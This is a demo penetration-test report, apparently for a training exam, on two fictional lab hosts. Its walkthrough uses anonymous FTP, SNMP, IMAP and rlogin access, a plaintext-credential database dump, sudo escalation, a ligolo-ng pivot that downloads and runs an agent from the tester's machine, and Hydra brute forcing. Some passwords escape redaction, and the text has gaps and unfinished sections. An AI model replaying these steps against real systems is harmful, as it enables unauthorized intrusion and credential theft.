



Vesuchaya

Penetration Test

KGF Pentesting

Report of Findings

Demo Report

Candidate Name: Th0mas_Sh316y

Kolar Gold Fields Ltd.

February 4, 2026

Version: Demo

Table of Contents

1	Statement of Confidentiality	4
2	Engagement Contacts	5
3	Executive Summary	6
3.1	Approach	6
3.2	Scope	6
3.3	Assessment Overview and Recommendations	6
4	Network Penetration Test Assessment Summary	9
4.1	Summary of Findings	9
5	Internal Network Compromise Walkthrough	11
5.1	Detailed Walkthrough	11
6	Remediation Summary	22
6.1	Short Term	22
6.2	Medium Term	22
6.3	Long Term	22
7	Technical Findings Details	23
	SNMP Username and Password Stored in Public Community String	23
	SSH Private Key Hosted Improperly on Apache Page	26
	Anonymous FTP Login Enabled	30
	Password Reuse Across Rlogin and MySQL Services	33
	Plaintext Credentials in MySQL Database	35
A	Appendix	39
A.1	Finding Severities	39
A.2	Host & Service Discovery	40
A.3	Exploited Hosts	41
A.4	Compromised Users	42

A.5	Flags Discovered	43
-----	------------------------	----

1 Statement of Confidentiality

The contents of this document have been developed by Vesuchaya. Vesuchaya considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Vesuchaya. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Vesuchaya.

The contents of this document do not constitute legal advice. Vesuchaya's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Vesuchaya external or internal infrastructure.

2 Engagement Contacts

KGF Contacts		
Contact	Title	Contact Email
Rocky Bhai	CEO	Rockybhai.ceo@kgf.local

Assessor Contact		
Assessor Name	Title	Assessor Contact Email
Th0mas_Sh316y	Pentester	dorisa74964@proton.me

3 Executive Summary

Kolar Gold Fields Ltd. ("KGF" herein) contracted Th0mas_Sh316y to perform a Network Penetration Test of KGF's externally facing infrastructure (10.0.0.0/24, 192.168.56.0/24) to identify security vulnerabilities, assess business impact, document findings with reproducible attack chains, and provide prioritized remediation guidance. All testing activities were conducted from assessment workstations at IP addresses 10.0.0.56 and 10.0.0.100.

3.1 Approach

Th0mas_Sh316y performed testing under a "White Box" approach from February 3, 2026, to February 5, 2026 without credentials or any advance knowledge of KGF's externally facing KGF infrastructure with the goal of identifying unknown weaknesses. Tester was connected to the network as provided by the company. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Th0mas_Sh316y's assessment labs at 10.0.0.56 and 10.0.0.100. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Th0mas_Sh316y sought to demonstrate the full impact of every vulnerability, up to and including complete root compromise of KGF1 and KGF2 systems. If Th0mas_Sh316y were able to gain a foothold through anonymous FTP and Apache services, KGF allowed for further testing including network pivoting, lateral movement, and horizontal/vertical privilege escalation to demonstrate the impact of internal system compromise.

3.2 Scope


The scope of this assessment included two internal network ranges (10.0.0.0/24 and 192.168.56.0/24), specifically targeting KGF1 (10.0.0.27) and KGF2 (192.168.56.110) systems, along with all services, applications, and infrastructure discovered within scope during testing.

In Scope Assets

Host/URL/IP Address	Description
10.0.0.27	KGF1
192.168.56.110	KGF2

3.3 Assessment Overview and Recommendations

- During the penetration test of KGF's infrastructure, Th0mas_Sh316y identified 5 vulnerabilities threatening the confidentiality, integrity, and availability of critical systems. Findings were prioritized by severity: 2 critical-risk issues (complete system compromise), 2 high-risk vulnerabilities (credential exposure/privilege escalation), 1 medium-risk findings (service misconfigurations), 0 low-risk issues, and 0 informational observations for security posture improvement.



- KGF maintains effective patch management across tested systems. None of the identified issues involved missing operating system patches or known software vulnerabilities. All weaknesses resulted from basic security control failures that any outsider could exploit.
- The tester gained initial access to the first target system through a file transfer service allowing guest logins without passwords. This service contained a deliberate hint directing attention to network device management using default public access. This exposed one valid username and password combination plus system identification information.
- These credentials accessed an encrypted email service revealing internal network maps, one additional username/password pair for remote administration, and specific workstation network address requirements. After reconfiguring the testing workstation to match internal addressing, remote administration access established administrator-level shell access on the first target system.
- Local inspection revealed a database containing exactly seventy-five (75) plaintext username/password pairs. One credential belonged to an account with full administrator privileges, achieving complete compromise of the first system including retrieval of the objective flag.
- Administrator access exposed connectivity to an internal network segment. A secure tunnel reached the second target system where identical guest file transfer access provided another hint directing to web server file enumeration. The web server exposed one private authentication key enabling login as another administrator account, plus a complete personal profile containing name, birthdate, and family information.
- This personal information generated three hundred ten (310) custom password guesses. Testing against an alternate remote administration port succeeded immediately, yielding working administrator credentials. This account possessed identical full administrator privileges, achieving complete compromise of the second target system and retrieval of its objective flag.
- **Business Impact:** These weaknesses create identical compromise paths on both systems. External guest access leads directly to administrator control across two separate network segments.

Attackers could extract 75+ working credential pairs, access internal network documentation, install persistent backdoors, modify system configurations, or deliver ransomware across the environment. Employee personal information enables targeted password guessing against remaining systems.

- KGF should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. KGF should also consider performing periodic vulnerability assessments if they are not already being performed.

Conclusion

Despite effective patch management, identical preventable misconfigurations create direct paths from external network access to complete administrator compromise across multiple segmented environments. These systemic failures require immediate configuration hardening, administrator training, and process improvements to prevent exploitation by real-world attackers.

4 Network Penetration Test Assessment Summary

Th0mas_Sh316y initiated all testing from the perspective of an unauthenticated external attacker with Internet access. KGF provided only target IP ranges (10.0.0.0/24, 192.168.56.0/24) without any additional intelligence such as operating systems, service versions, or internal network architecture.

4.1 Summary of Findings

During the assessment, Th0mas_Sh316y identified 5 critical security vulnerabilities that present material risk to KGF's infrastructure. Additionally, Th0mas_Sh316y documented 0 informational observations that, when addressed, would significantly enhance KGF's overall security posture. Informational findings represent opportunities for security improvement rather than exploitable vulnerabilities. The chart below summarizes findings by severity classification.

In the course of this penetration test **2 Critical**, **2 High** and **1 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.8 (Critical)	SNMP Username and Password Stored in Public Community String	23

#	Severity Level	Finding Name	Page
2	9.8 (Critical)	SSH Private Key Hosted Improperly on Apache Page	26
3	7.5 (High)	Anonymous FTP Login Enabled	30
4	7.0 (High)	Password Reuse Across Rlogin and MySQL Services	33
5	6.8 (Medium)	Plaintext Credentials in MySQL Database	35

5 Internal Network Compromise Walkthrough

During the course of the assessment Th0mas_Sh316y was able to gain a foothold via the external network, establish persistence through multiple pivots, and compromise the internal KGF1 and KGF2 systems, leading to full root administrative control over both target machines. The steps below demonstrate the attack chain from initial anonymous FTP access through SNMP enumeration, network pivoting via ligolo-ng, SSH private key exploitation, and final privilege escalation, and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to KGF the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching anonymous FTP and SSH key exposure quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve complete system compromise.

5.1 Detailed Walkthrough

Th0mas_Sh316y performed the following to fully compromise the

- Full TCP port Nmap scan revealed FTP(21), POP3(110), IMAP(143), rlogin(513), shell(514), IMAPS(993), POP3S(995) services exposed
- Anonymous FTP access confirmed via vsFTPD 3.0.3; downloaded hidden files .main.txt and .secret.txt containing UDP enumeration directive
- Targeted UDP Nmap scan identified SNMP service (161/udp) with net-snmp implementation active
- Community string enumeration using onesixtyone identified valid public community string access
- SNMP enumeration via snmpwalk extracted system details and valid credentials (garuda/)
- Credentials validated against IMAPS service; mail enumeration yielded internal network details and rlogin credentials (vittal/)
- Network interface reconfigured to 10.0.0.100 per internal documentation requirements for rlogin access
- Successful rlogin authentication established as local user vittal on KGF1 target system
- Local enumeration via .bash_history revealed MySQL service presence and prior connection attempts
- MySQL authentication successful as vittal; complete dump of passwords database users table retrieved 75 plaintext credential pairs
- Credential analysis identified reena account with sudo privileges; successful authentication established
- Privilege escalation via sudo -l confirmed full administrative access "(ALL : ALL) ALL" capability
- Root shell obtained through sudo su execution; final objective flag retrieved from /root/flag.txt

Detailed reproduction steps for this attack chain are as follows:

- Comprehensive Network Reconnaissance A full TCP port scan was executed using Nmap 7.98 with service enumeration and scripting capabilities:

```
nmap -p- -sC -oA kgfTCp 10.0.0.27
```

Key findings:

- FTP service (21/tcp) running vsFTPD 3.0.3 with anonymous login enabled
- Multiple legacy mail services exposed: POP3(110), IMAP(143), IMAPS(993), POP3S(995)
- Remote login services active: exec(512), login(513), shell(514)
- Anonymous FTP Exploitation Anonymous FTP access was immediately confirmed and exploited:

```
ftp 10.0.0.27
Name: ftp
230 Login successful.
```

- Directory enumeration revealed hidden files:

```
-rw-r--r-- 1 65534 65534 16 Apr 30 2025 .main.txt
-rw-r--r-- 1 65534 65534 136 Apr 30 2025 .secret.txt
```

- Both files were downloaded and analyzed:
 - **.main.txt**: "Hello Hacker!"
 - **.secret.txt**: "Hello Hacker! Looking for hints. Look out for UDP Ports which doesn't require auth.. Bye"
- UDP Service Enumeration Following the FTP hint, a targeted UDP scan was conducted:

```
nmap -sU -p 161 -sC -oA snmp.scriptscan 10.0.0.27
```

Result:

```
SNMP service confirmed on port 161/udp running net-snmp.
```

- SNMP Community String Enumeration Automated community string brute-forcing using onesixtyone:

```
onesixtyone -c /usr/share/seclists/Discovery/SNMP/snmp.txt 10.0.0.27
```

- **Valid community:** **public** confirmed with system access.
- SNMP Information Extraction Comprehensive SNMP walk executed:

```
snmpwalk -c public 10.0.0.27 -v2c
```

- Critical discoveries:

```
iso.3.6.1.2.1.1.4.0 = STRING: "Me rocky@local.org"
iso.3.6.1.2.1.1.5.0 = STRING: "KGF1"
iso.3.6.1.2.1.1.6.0 = STRING: "garuda <redacted>"
```

- IMAPS Service Validation SNMP-derived credentials (**garuda/<redacted>**) validated against IMAPS service via OpenSSL, confirming validity across multiple services.
- Email Intelligence Gathering IMAP enumeration revealed confidential company email containing:

```

Start Time: 1770274988
Timeout : 7200 (sec)
Verify return code: 18 (self-signed certificate)
Extended master secret: no
Max Early Data: 0

read R BLOCK
* OK [CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE IDLE AUTH=PLAIN AUTH=LOGIN] Dovecot (Ubuntu) ready.
1 LOGIN garuda eagle^123
1 OK [CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS THREAD=ORDEREDSUBJECT MULTIAPPEND URL-PARTIAL CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 CONDSTORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH LIST-STATUS BINARY MOVE] Logged in
1 SELECT INBOX
* FLAGS (\Answered \Flagged \Deleted \Seen \Draft)
* OK [PERMANENTFLAGS (\Answered \Flagged \Deleted \Seen \Draft \*)] Flags permitted.
* 2 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 1746276887] UIDs valid
* OK [UIDNEXT 3] Predicted next UID
1 OK [READ-WRITE] Select completed (0.014 + 0.000 + 0.013 secs).
1 FETCH 2 BODY[]
* 2 FETCH (BODY[] {1254})
From: rocky@kgf1.local
To: vittal@kgf1.local

Subject: Welcome to the Team!

Hello Vittal,

We are thrilled to have you aboard with us on this mission. Our company is unique, and we take pride in doing things differently than the usual corporate environment.

As part of our commitment to security, please keep in mind that we do not use the default SSH service. Instead, we utilize a different service to ensure the safety of our operations. Our senior team members will be available to assist you with the login process and guide you through the necessary steps.

Important Security Note: You can only log in to our server from specific IP addresses. Please ensure that you are using one of the following IP addresses when attempting to access the server: 10.0.0.100 to 10.0.0.115. Any login attempts from outside this range will be denied for security reasons.

Here are your login credentials for our employee portal:

Username: vittal
Password: 
Please remember that this is an automated email. If you have any questions or need assistance, do not hesitate to reach out to our senior team members.

Thank you for joining us, and congratulations on becoming a part of our team!

Best regards,

Kolar Gold Field's
)
1 OK Fetch completed (0.042 + 0.000 + 0.041 secs).
quit
quit BAD Error in IMAP command : Unknown command (748527.330 + 0.000 secs).
exit
exit BAD Error in IMAP command : Unknown command (748530.588 + 0.000 secs).

```

- Internal network documentation
- Rlogin service credentials (**vittal**/**<redacted>**)
- Network access requirements (specific IP addressing)
- Network Pivot Configuration Attacker workstation reconfigured per internal documentation:

```

sudo ifconfig eth0 down
sudo ifconfig eth0 10.0.0.100 netmask 255.255.255.0
sudo ifconfig eth0 up

```

- Connectivity verified via ping to target 10.0.0.27.
- Rlogin Remote Access Successful authentication using email-sourced credentials:

```
rlogin -l vittal 10.0.0.27
```

Result: Local user shell access obtained on KGF1 system.

- Local Service Discovery Bash history analysis revealed MySQL service presence:

```

vittal@KGF1:~$ cat .bash_history
mysql -u garuda -p
mysql -u vittal -p

```

- MySQL Database Compromise Authentication successful as **vittal** user:

```
mysql -u vittal -p
```

Database enumeration and extraction:

```
SELECT * FROM users;
```

Result: 75 plaintext username/password pairs harvested from `passwords` database.

- Sudo Privilege Identification Credential analysis identified `reena` account with elevated privileges. SSH authentication successful using harvested password.
- Privilege Escalation Verification Sudo configuration confirmed full administrative access:

```
reena@KGF1:~$ sudo -l
User reena may run the following commands on KGF1:
(ALL : ALL) ALL
```

- Root Shell Acquisition Complete system compromise achieved:

```
reena@KGF1:~$ sudo su
root@KGF1:# whoami
root
```

- Objective Completion Final flag retrieved from root filesystem:

```
root@KGF1:# cat /root/flag.txt
KGF1{f54a21eaXXXXXXXXXXXX5ef143be0788}
```

Attack Path Summary: Anonymous FTP → SNMP Enumeration → IMAPS Pivot → Network Reconfiguration → Rlogin Access → MySQL Credential Harvest → Sudo Privilege Escalation → Root Compromise

Th0mas_Sh316ythen performed the following to fully compromise on the `KFG2` machine.

- Established root access on `KGF1` machine exposing dual interfaces (`10.0.0.27/24` ↔ `192.168.56.106/24`) for internal network enumeration
- Deployed `ligolo-ng` proxy server on assessment workstation (`10.0.0.100:11601`) with self-signed certificate for secure tunnel operations
- Hosted `ligolo-agent` binary via `Python3` HTTP server and transferred payload to `KGF1 /tmp` directory using `wget` from root shell
- Executed `ligolo-agent` on `KGF1` establishing bidirectional tunnel; interface enumeration confirmed `192.168.56.0/24` network reachability
- Targeted in-scope host `192.168.56.110` through established pivot revealing FTP(`21`), SSH(`22/2222`), Apache(`80`) services via Nmap scan
- Confirmed anonymous FTP access on `vsFTPD 3.0.3` and downloaded `hint.txt` containing directive to enumerate `/robots.txt` on Apache service
- Accessed Apache web service where `/robots.txt` exposed `/ssh` directory containing `id_rsa` private key and `adheera.html` user intelligence
- Set proper permissions (`chmod 600 id_rsa`) and successfully authenticated as `adheera@192.168.56.110` using extracted SSH private key
- Local enumeration revealed `README.md` confirming `adheera` administrative privileges and hint for alternative SSH port investigation
- Nmap `ssh-auth-methods` script confirmed port `22` requires publickey authentication while port `2222` accepts password authentication
- Generated custom password list (`adheera.txt`) using `cupp.py` profiler with intelligence from `adheera.html` (birthdate, company details)

- Executed Hydra brute-force against SSH **2222** successfully identifying valid credentials adheera: 970701970 from custom wordlist
- Validated credentials established stable SSH session; **sudo -l** enumeration confirmed full administrative privileges (**ALL : ALL**) **ALL**
- Escalated privileges from **adheera** user to root shell via **sudo su** command gaining complete system compromise on **KGF2** target
- Retrieved final objective flag from **/root/finalflag.txt**:
KGF2{4743565aXXXXXXXXXXXXXXXXXXXX307d89} completing engagement objectives

Detailed reproduction steps for this attack chain are as follows:

- Complete root compromise of KGF1 host (**10.0.0.27**) exposed dual-homed interfaces spanning **10.0.0.0/24** and **192.168.56.0/24** segments for internal network pivoting (**ADD: KGF1 ifconfig output**)
- Ligolo-ng proxy server deployed on assessment workstation **10.0.0.100:11601** with self-signed certificate for encrypted C2 communications

```
(kali㉿kali)-[10.0.0.56]-[/opt/tools/ligolo]
└─$ ./proxy -selfcert
INFO[0000] Loading configuration file ligolo-ng.yaml
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
ERR0[0000] Certificate cache error: acme/autocert: certificate cache miss, returning a new certificate
INFO[0000] Listening on 0.0.0.0:11601
<SNIP>
ligolo-ng »
```

- Python3 HTTP server activated on port **8000** for **ligolo-agent** binary staging and delivery to compromised host

```
python3 -m http.server
```

- Agent binary transferred to KGF1 **/tmp** directory via **wget** from root shell with execution permissions established

```
root@KGF1:/home/reena# cd /tmp
root@KGF1:/tmp# wget http://10.0.0.100:8000/agent
--2026-02-08 13:28:27-- http://10.0.0.100:8000/agent
Connecting to 10.0.0.100:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6475928 (6.2M) [application/octet-stream]
Saving to: 'agent'

agent                                     100%
[=====>] 6.18M 10.7MB/s in
0.6s

2026-02-08 13:28:28 (10.7 MB/s) - 'agent' saved [6475928/6475928]

root@KGF1:/tmp# chmod +x agent
root@KGF1:/tmp# ./agent -connect 10.0.0.100:11601 -ignore-cert
```

- **Ligolo-agent** executed establishing bidirectional tunnel with proxy server

```
ligolo-ng » INFO[0539] Agent joined.                                id=080027a6d64e
name=root@KGF1 remote="10.0.0.27:55526"
ligolo-ng »
```

- Interface enumeration through tunnel revealed **192.168.56.106** connectivity to internal network

```
ligolo-ng » session
? Specify a session : 1 - root@KGF1 - 10.0.0.27:55526 - 080027a6d64e
[Agent : root@KGF1] » start
INFO[0548] Starting tunnel to root@KGF1 (080027a6d64e)
[Agent : root@KGF1] » ifconfig
```

Interface 0	
Name	lo
Hardware MAC	
MTU	65536
Flags	up loopback running
IPv4 Address	127.0.0.1/8
IPv6 Address	::1/128

Interface 1	
Name	enp0s3
Hardware MAC	08:00:27:a6:d6:4e
MTU	1500
Flags	up broadcast multicast running
IPv4 Address	10.0.0.27/24
IPv6 Address	fe80::a00:27ff:fea6:d64e/64

Interface 2	
Name	enp0s8
Hardware MAC	08:00:27:76:65:a2
MTU	1500
Flags	up broadcast multicast running
IPv4 Address	192.168.56.106/24
IPv6 Address	fe80::a00:27ff:fe76:65a2/64

- Nmap reconnaissance through pivot identified FTP(**21**), SSH(**22/2222**), Apache(**80**) services on target **192.168.56.110**

```
sudo nmap 192.168.56.110 -Pn -n -p 21,22,80,2222 -sV -sC
```

- output:-

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.56.106
|   Logged in as ftp
```

```
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 6
| vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r-- 1 65534 65534 78 May 10 2025 hint.txt
22/tcp open ssh      OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
| 256 73:32:a2:cb:39:92:fe:d4:73:7c:59:0b:5d:6e:0e:51 (ECDSA)
|_ 256 c6:81:86:57:98:6a:ee:e6:42:28:a3:52:4c:46:e7:7c (ED25519)
80/tcp open http      Apache httpd 2.4.62 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.62 (Debian)
2222/tcp open ssh      OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
| 256 73:32:a2:cb:39:92:fe:d4:73:7c:59:0b:5d:6e:0e:51 (ECDSA)
|_ 256 c6:81:86:57:98:6a:ee:e6:42:28:a3:52:4c:46:e7:7c (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

- Anonymous FTP exploitation confirmed **vsftpd 3.0.3** with **hint.txt** retrieval

```
ftp 192.168.56.110
```

- output

```
Connected to 192.168.56.110.
220 (vsFTPd 3.0.3)
Name (192.168.56.110:kali): ftp
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30689|)
150 Here comes the directory listing.
-rw-r--r-- 1 65534 65534 78 May 10 2025 hint.txt
226 Directory send OK.
ftp> get hint.txt
local: hint.txt remote: hint.txt
229 Entering Extended Passive Mode (|||30152|)
150 Opening BINARY mode data connection for hint.txt (78 bytes).
100% |
*****|
*****| 78 8.22 KiB/s 00:00 ETA
226 Transfer complete.
78 bytes received in 00:00 (6.96 KiB/s)
ftp> bye
221 Goodbye
```

- **Hint.txt** analysis directed investigators to **/robots.txt** enumeration on Apache service

```
└─(kali㉿kali)-[10.0.0.100]-[/opt/tools/ligolo]
└─$ cat hint.txt
Hello Hacker!
```



```
adheera@kgf2:~$ whoami
adheera
adheera@kgf2:~$ hostname
kgf2
```

- Local **README.md** confirmed **adheera** administrative status and alternative SSH port guidance

```
adheera@kgf2:~$ cat README.md
Hello Again!
```

Adheera is one admin of KGF2..

try to look out for alternative ports for SSH

- Nmap ssh-auth-methods analysis revealed port **22** publickey-only vs port **2222** password-capable

```
sudo nmap 192.168.56.110 -p 22,2222 --script ssh-auth-methods
```

- output

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-08 05:43 -0500
Nmap scan report for 192.168.56.110
Host is up (0.0041s latency).
```

```
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|_    publickey
2222/tcp   open  EtherNetIP-1
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
```

```
Nmap done: 1 IP address (1 host up) scanned in 2.20 seconds
```

- Custom wordlist generated via **cupp.py** using **adheera.html** intelligence (310 passwords)

```
└─(kali㉿kali)-[10.0.0.100]-[~/kgf/kgf2]
└─$ cupp -i
<SNIP>
> First Name: Adheera
> Surname:
> Nickname:
> Birthdate (DDMMYYYY): 01011970

> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):

> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):

> Pet's name:
> Company name: KGF
```

```
> Do you want to add some key words about the victim? Y/[N]: Y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be
removed: Suryavardhan Narachi
> Do you want to add special chars at the end of words? Y/[N]:
> Do you want to add some random numbers at the end of words? Y/[N]:
> Leet mode? (i.e. leet = 1337) Y/[N]:

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to adheera.txt, counting 310 words.
[+] Now load your pistolero with adheera.txt and shoot! Good luck!
```

- Hydra brute-force against SSH 2222 successfully validated **adheera**: credentials

```
└─(kali㉿kali)-[10.0.0.100]-[~/kgf/kgf2]
└─$ hydra -l adheera -P adheera.txt ssh://192.168.56.110:2222
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-08 05:46:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 310 login tries (1:1/p:310), ~20 tries
per task
[DATA] attacking ssh://192.168.56.110:2222/
[2222][ssh] host: 192.168.56.110 login: adheera password: <redacted>
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-08 05:46:42
```

- **sudo -l** enumeration confirmed **adheera** unrestricted administrative privileges

```
adheera@kgf2:~$ sudo -l
[sudo] password for adheera:
Matching Defaults entries for adheera on kgf2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin, use_pty

User adheera may run the following commands on kgf2:
    (ALL : ALL) ALL
    (ALL) ALL
```

- Privilege escalation from **adheera** to **root** shell via **sudo su** command

```
adheera@kgf2:~$ sudo su
root@kgf2:/home/adheera# whoami
root
```

- Final objective flag extracted from **/root/finalflag.txt**:
KGF2{4743565aXXXXXXXXXXXXXXXX0307d89}

```
root@kgf2:~# cat finalflag.txt
```

```

("0_)
/ \-/
/ - /
/ )
/ /
/ - /
(-)" - _ / )
" - _ " - " ( ) /
" - / " - _ \
/ \ / - " - _
_ , - - - - _ / ) _ - " / " - (-)
_ < _ (|) _ " - / / / /
_ , - - - - _ " - _ \ / / /
) ] / /
_ - - - - _ / / / /
/ - " _ - - - _ / / / / /
[ ( / / / / / - - - - _ - - - - _ - - - - _
\ - - - - _ / / / / / - - - - _ - - - - _
" / / / / / "
/ / / / /
/ / / / / o!0
/ | , ' /
: / /
[ / , ' "Th0mas_Sh316y"
| / , '
| / , - '
P'
